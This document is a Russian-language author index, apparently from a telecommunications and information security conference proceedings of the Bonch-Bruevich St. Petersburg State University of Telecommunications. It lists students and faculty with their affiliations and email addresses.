ДУНАЙЦЕВ Роман Альбертович — кандидат технических наук, доцент кафедры сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, roman.dunaytsev@sut.ru

ДУСТАЛЕВ Евгений Владимирович — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, evgenydustalev@gmail.com

ДЮСМЕТОВА Азалия Айдаровна — студент группы ИКБ-02 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, dyusmetova_azaliya@mail.ru

ЗАВОДНОВ Сергей Евгеньевич — студент группы ИКВТ-291м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, serzav22@gmail.com

ЗЕБЗЕЕВ Егор Алексеевич — студент группы ИКТЗ-21м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, zebzeev.avis@gmail.com

ЗЕНЧЕНКО Андрей Константинович — магистрант группы ИКТИ-25м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, andrey.zenchenko@internet.ru

ЗУЕВ Дмитрий Павлович — студент группы ИКТЗ-15 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, dmitriy.molodec88@gmail.com

ЗУЛПЫХАР Жандос Енсебекулы — кандидат педагогических наук, заведующий кафедрой информатики Евразийского национального университета им. Л.Н. Гумилева, seilov@mail.ru

ИВАНЦОВ Дмитрий Сергеевич — аспирант кафедры проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, dima_ivantsov91@mail.ru

ИНКИН Георгий Кириллович — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, inkingeorgi@gmail.com

ИСУПОВ Александр Ильич — студент группы ИКТФ-26м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, is.alex60@gmail.com

ИСХАКОВ Эльмир Эдуардович — студент группы ИСТ-121 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, elmir061202@gmail.com

КАНАЕВ Андрей Константинович — доктор технических наук, профессор кафедры «Электрическая связь» Петербургского государственного университета путей сообщения Императора Александра I, kanaevak@mail.ru

КАТАСОНОВ Александр Игоревич — ассистент кафедры Защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ksasha716@yandex.ru

КЛИШИН Данил Владимирович — аспирант факультета безопасности информационных технологий Санкт-Петербургского национального исследовательского университета информационных технологий, механики и оптики, dvklishin@itmo.ru

КОВЦУР Максим Михайлович — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, maxkovzur@mail.ru

КОЗЛОВА Ольга Николаевна — студент группы ИКТГ-34м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, olykozz@gmail.com

КОЛЕСНИКОВ Александр Александрович — сотрудник Академии ФСО России, alexlion@inbox.ru

КОНСТАНТИНОВА Анна Алексеевна — преподаватель кафедры общепрофессиональных дисциплин Военной академии связи им. Маршала Советского Союза С. М. Буденного

КОРЕНЮГИН Евгений Валерьевич — студент группы ИБС-91 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, korenugin1@list.ru

КОТЕНКО Игорь Витальевич — доктор технических наук, профессор, главный научный сотрудник Санкт-Петербургского Федерального исследовательского центра Российской академии наук, профессор кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ivkote1@mail.ru

КОТОВ Александр Александрович — аспирант лаборатории автоматизации научных исследований Федерального государственного бюджетного учреждения науки «Санкт-Петербургский Федеральный исследовательский центр Российской академии наук, alexanderkotovspb@gmail.com

КОШКАРЕВА Анастасия Олеговна — студент группы ИКТУ-04 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, pierrottheclown.1222@outlook.com

КРАСОВ Андрей Владимирович — кандидат технических наук, доцент, заведующий кафедрой защищённых систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, krasov@inbox.ru

КРУТИКОВ Антон Николаевич — студент группы ИКТЗ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, krutikov.anton2015@yandex.ru

КУЗИН Денис Игоревич — студент группы ИКТЗ-15 Санкт-Петербургского государственного университета телекоммуникаций им. Проф. М.А, Бонч-Бруевича, kuzin.denis2003@yandex.ru

КУЗИН Павел Игоревич — кандидат технических наук, доцент кафедры информационных технологий Санкт-Петербургского Государственного лесотехнического университет имени С.М. Кирова. kuzik78@mail.ru

КУЗИНА Екатерина Ивановна — преподаватель кафедры общепрофессиональных дисциплин Военной академии связи им. Маршала Советского Союза С. М. Буденного, 78_kuzik@mail.ru

КУЗНЕЦОВ Роман Дмитриевич — студент группы ИКТЗ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, kusznetsov@yandex.ru

КУЗНЕЦОВ Артемий Андреевич — студент Санкт-Петербургского государственного университета телекоммуникаций им. проф. М.А. Бонч-Бруевича, erset3000@mail.ru

КУЧЕРЯВЫЙ Андрей Евгеньевич — доктор технических наук, профессор, заведующий каферой сетей связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, akouch@mail.ru

КУШНИР Дмитрий Викторович — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, dmitry.kushnir@gmail.com

ЛАВРЕНТЬЕВ Владимир Владимирович — студент группы 2-го курса магистратуры «Прикладной анализ данных» Европейского Университета в СПб., vvlavrentiev@yandex.ru

ЛЕВШУН Дмитрий Сергеевич — кандидат технических наук, Philosophy Doctor in Computer Science, старший научный сотрудник Лаборатории проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, levshun.d@iias.spb.su

МИНЯЕВ Андрей Анатольевич — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, minyaev1.aa@sut.ru

МИХАЙЛИЧЕНКО Антон Валерьевич — адъюнкт (аспирант) кафедры автоматизированных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С. М. Буденного, toni09_91@mail.ru

МИХАЙЛИЧЕНКО Николай Валерьевич — кандидат технических наук, доцент кафедры программной инженерии и вычислительной техники Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, 23esn2008@rambler.ru

МОРАЧЕВСКИЙ Артём Павлович — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, mora4evskiy@yandex.ru

МУТХАННА Аммар Салех Али — кандидат технических наук, доцент кафедры сети связи и передачи данных Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ammarexpress@gmail.com

ПАНТЮХИН Олег Игоревич — кандидат технических наук, доцент, доцент кафедры, Военной академии связи имени Маршала Советского Союза С.М. Буденного, p_oleg99@mail.ru

ПАРАЩУК Игорь Борисович — доктор технических наук, профессор, Заслуженный изобретатель РФ, ведущий научный сотрудник лаборатории проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, профессор кафедры автоматизированных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С.М. Буденного, shchuk@rambler.ru

ПЕСТОВ Игорь Евгеньевич — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, pestovie@outlook.com

ПЕТРИВ Роман Богданович — старший преподаватель кафедры защищенных систем связи, Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, roman.petriv@mail.ru

ПОЛЯКОВА Елена Валериевна — старший преподаватель кафедры фотоники и линий связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, e.v@inbox.ru

ПОМОГАЛОВА Альбина Владимировна — старший преподаватель кафедры программной инженерии и вычислительной техники Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, a.l.b.i.n.a@bk.ru

ПОТАПОВ Илья Александрович — кандидат технических наук, преподаватель кафедры общепрофессиональных дисциплин Военной академии связи им. Маршала Советского Союза С. М. Буденного. 88_usv@mail.ru

ПОТЕМКИНА Юлия Фёдоровна — студент группы ИКТЗ-16 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, julia.potemkina24@yandex.ru

ПРОШНИ Федор Алексеевич — аспирант кафедры «Электрическая связь» Петербургского государственного университета путей сообщения Императора Александра I, fedorproshin@gmail.com

ПУЧКОВ Владимир Викторович — аспирант Лаборатории проблем компьютерной безопасности Федерального государственного бюджетного учреждения науки «Санкт-Петербургский Федеральный исследовательский центр», puchkov-81@bk.ru

РЕДРУГИНА Наталия Михайловна — ассистент кафедры Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, redrugina.nm@sut.ru

РЕНСКОВ Андрей Анатольевич — кандидат технических наук, доцент, начальник кафедры автоматизированных систем специального назначения Военной орденов Жукова и Ленина Краснознаменной академии связи имени Маршала Советского Союза С.М. Буденного, andreyrenskov@gmail.com

РОГОВ Сергей Александрович — доктор физико-математических наук, профессор кафедры фотоники и линий связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, sarogov@mail.ru

РУДЕНКО Сергей Андреевич — студент группы ИКТБ-38м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, rudenkosergeyandreevich01@mail.ru

РЯБОВ Геннадий Анатольевич — старший научный сотрудник Военной академии связи имени Маршала Советского Союза С. М. Буденного, p_oleg99@mail.ru

САВЕЛЬЕВА Анастасия Андреевна — старший преподаватель кафедры инфокоммуникационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, saa@sut.ru

САДОВНИКОВ Владимир Евгеньевич — младший научный сотрудник научно-исследовательского отдела научно-исследовательского центра Военной академии связи им. Маршала Советского Союза С. М. Буденного, bladimir2024@bk.ru

САЕНКО Игорь Борисович — доктор технических наук, профессор, ведущий научный сотрудник кафедры проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук, ibsaen@mail.ru

САИТОВ Никита Михайлович — студент группы ИКТУ-03 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, daritergha@gmail.com

СЕИЛОВ Шахмаран Журсинбекович — кандидат технических наук, доктор экономических наук, академик Международной Академии Связи, декан факультета информационных технологий Евразийского национального университета имени Л.Н. Гумилева (Казахстан), seilov@mail.ru

СИЛУЯНОВА Кристина Юрьевна — студент группы ИКТГ-34м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, siluyanova_kristina@mail.ru

СКОРЫХ Марк Андреевич — ассистент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, mark.skorykh@mk.ru

СЛЁТОВ Максим Алексеевич — студент группы N4155c Национального исследовательского университета ИТМО, sletovo@mail.ru

СМИРНОВ Даниил Николаевич — ассистент доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, Ylcreate1@gmail.com

СОЛОДУХИН Борис Владимирович — кандидат военных наук, доцент, старший преподаватель кафедры Военной академии связи имени Маршала Советского Союза С.М. Буденного, p_oleg99@mail.ru

СТРАЙСТАР Валерия Александровна — студент группы ИКТЗ-06 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, v.a.straystar@gmail.com

ТАМБОВЦЕВ Глеб Игоревич — студент группы ИКТИ-35м Санкт-Петербургского государственного университета, quanuhs@yandex.ru

ТАРАБАНОВ Илья Федорович — ассистент кафедры инфокоммуникационных систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, tarabanov.if@sut.ru

ТАРАТЫНОВ Иван Дмитриевич — студент группы ИКТБ-37м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ivantar28@yandex.ru

ТИМОФЕЕВ Артём Михайлович — студент группы ИКБ-01 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, artemmt@bk.ru

ТУРУЙ Кирилл Антонович — студент группы ИКТЗ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, tyryu5@inbox.ru

УВАРОВ Алексей Васильевич — студент группы ИКТЗ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, uwarov.lescha2012@yandex.ru

УШАКОВ Игорь Александрович — кандидат технических наук, доцент, доцент кафедры ЗСС, Ученый секретарь совета факультета ИКСС, ushakov.ia@sut.ru

ФЕДОРОВ Александр Владимирович — начальник инженерно-технического отдела Санкт-Петербургского филиала – «ЛОНИИР» ФГБУ НИИР, fav2k@yandex.ru

ФЕДОРЧЕНКО Елена Владимировна — кандидат технических наук, доцент, ведущий научный сотрудник лаборатории проблем компьютерной безопасности Санкт-Петербургского Федерального исследовательского центра Российской академии наук elenadoynikova@mail.ru

ФИЛИПОВ Эдуард Олегович — студент группы ИКТБ-37М Санкт-Петербургского государственного университета, filipov.ed@mail.ru

ФИЛИППОВ Феликс Васильевич — кандидат технических наук, старший научный сотрудник, доцент кафедры Информационных Управляющих Систем Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, 9000096@mail.ru

ЧАСОВСКИХ Екатерина Ильдаровна — студент группы ИКТИ-35м Санкт-Петербургского государственного университета, feofanova_e_i@mail.ru

ЧЕРНОВ Игорь Николаевич — старший преподаватель Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, Full41@bk.ru

ЧЕЧУЛИН Андрей Алексеевич — кандидат технических наук, доцент кафедры защищённых систем связи Санкт-Петербургского государственного университета телекоммуникаций им. профессора М. А. Бонч-Бруевича; руководитель Международного центра цифровой криминалистики Санкт-Петербургского Федерального исследовательского центра Российской академии наук, ведущий научный сотрудник лаборатории проблем компьютерной безопасности, доцент практики Национального исследовательского университета ИТМО, andreych@bk.ru

ЧИЗИБА Эндрю — студент группы ИКТБ-37М Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, chizandrew@yandex.ru

ЧУМАКОВ Игорь Владимирович — студент группы ИКБ-05 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, i@igorchumakov.ru

ШАДРИН Илья Дмитриевич — бакалавр группы ИКБ-06, Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ilya-shadrin-2019@mail.ru

ШАРИФОВ Роман Геннадьевич — студент группы ИКТЗ-15 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, roman14781@gmail.com

ШЕЛКОПЛЯСОВА Полина Евгеньевна — студент группы ИКТЗ-16 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, kuolya20112@gmail.com

ШЕМЯКИН Сергей Николаевич — кандидат технических наук, доцент кафедры защищенных систем связи Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, s4421764@yandex.ru

ШЕНДЕВИЦКИЙ Игорь Максимович — сотрудник Академии ФСО России, shindevitsk.2001@gmail.com

ШИПУНОВА Вера Антоновна — студент группы ИКБ-02 Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, ship1493@yandex.ru

ШОРГИН Олег Олегович — студент группы ИКТФ-36м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, kazbegmountain@gmail.com

ЩЕГЛОВ Сергей Александрович — студент группы ИКТГ-24м Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, shew341@gmail.com

ЯССЕР Марк Владимирович — студент группы ИКТЗ-31М Санкт-Петербургского государственного университета телекоммуникаций им. проф. М. А. Бонч-Бруевича, yasser.mark@yandex.ru

АВТОРСКИЙЙЙ УКАЗАТЕЛЬ

APINO.SUT.RU